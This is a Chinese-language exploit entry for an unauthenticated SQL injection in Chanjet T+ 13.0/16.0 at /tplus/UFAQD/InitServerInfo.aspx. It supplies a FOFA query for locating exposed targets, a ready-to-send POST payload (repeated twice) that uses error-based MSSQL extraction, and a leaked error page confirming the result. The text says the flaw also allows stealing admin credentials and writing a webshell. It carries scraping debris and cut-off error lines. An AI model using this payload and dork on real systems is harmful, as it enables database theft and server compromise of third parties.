Y2-2-畅捷通+-SQL

漏洞描述：

由于畅捷通T+的InitServerInfo.aspx接口处未对用户的输入进行过滤和校验，未经身份验证的攻击者除了可以利用 SQL 注入漏洞获取数据库中的信息（例如，管理员后台密码、站点的用户个人信息）之外，甚至在高权限的情况可向服务器中写入木马，进一步获取服务器系统权限

影响版本：

畅捷通T+ 13.0
畅捷通T+ 16.0

网站图片：

2

此连接不安全。在此处输入的登录信息可被窃取。详细了解

2024-06-23

网络测绘：

fofa语法：

FOFA：app="畅捷通-TPlus"


漏洞复现：

payload：

```
POST /tplus/UFAQD/InitServerInfo.aspx?preload=1 HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 113

operbtn=create&ServerID=1'%2b(select 1 where 1 in (SELECT sys.fn_varbintohexstr(hashbytes('MD5','123456'))))%2b'1
```

效果图:
查询对应的md5值



```
POST /tplus/UFAQD/InitServerInfo.aspx?preload=1 HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 113

operbtn=create&ServerID=1'%2b(select 1 where 1 in (SELECT
sys.fn_varbintohexstr(hashbytes('MD5','123456'))))%2b'1
```

```
      </div>
    </td>

    <td class="header">
      亲,很抱歉,当前页面报错了! <br />
      请重新登录或截图联系服务人员!
    </td>

  </tr>

  <tr>
    <td>
      <div id="CurError">
        错误信息:在将 nvarchar 值 '0xe10adc3949ba59abbe56e057f20
        时失败。堆栈是:    在 System.Data.SqlClient.SqlConnectio
        exception, Boolean breakConnection, Action`1 wrapCloseI
        在 System.Data.SqlClient.SqlInternalConnection.OnError(
        Boolean breakConnection, Action`1 wrapCloseInAction)
        在 System.Data.SqlClient.TdsParser.ThrowExceptionAndWar
        stateObj, Boolean callerHasConnectionLock, Boolean asyn
        在 System.Data.SqlClient.TdsParser.TryRun(RunBehavior r
        cmdHandler, SqlDataReader dataStream, BulkCopySimpleRes
        TdsParserStateObject stateObj, Boolean& dataReady)
        在 System.Data.SqlClient.SqlCommand.RunExecuteNonQueryT
        Boolean async, Int32 timeout, Boolean asyncWrite)
        在 System.Data.SqlClient.SqlCommand.InternalExecuteNonQ
         completion, String methodName, Boolean sendToPipe, Int3
        usedCache, Boolean asyncWrite, Boolean inRetry)
        在 System.Data.SqlClient.SqlCommand.ExecuteNonQuery()
```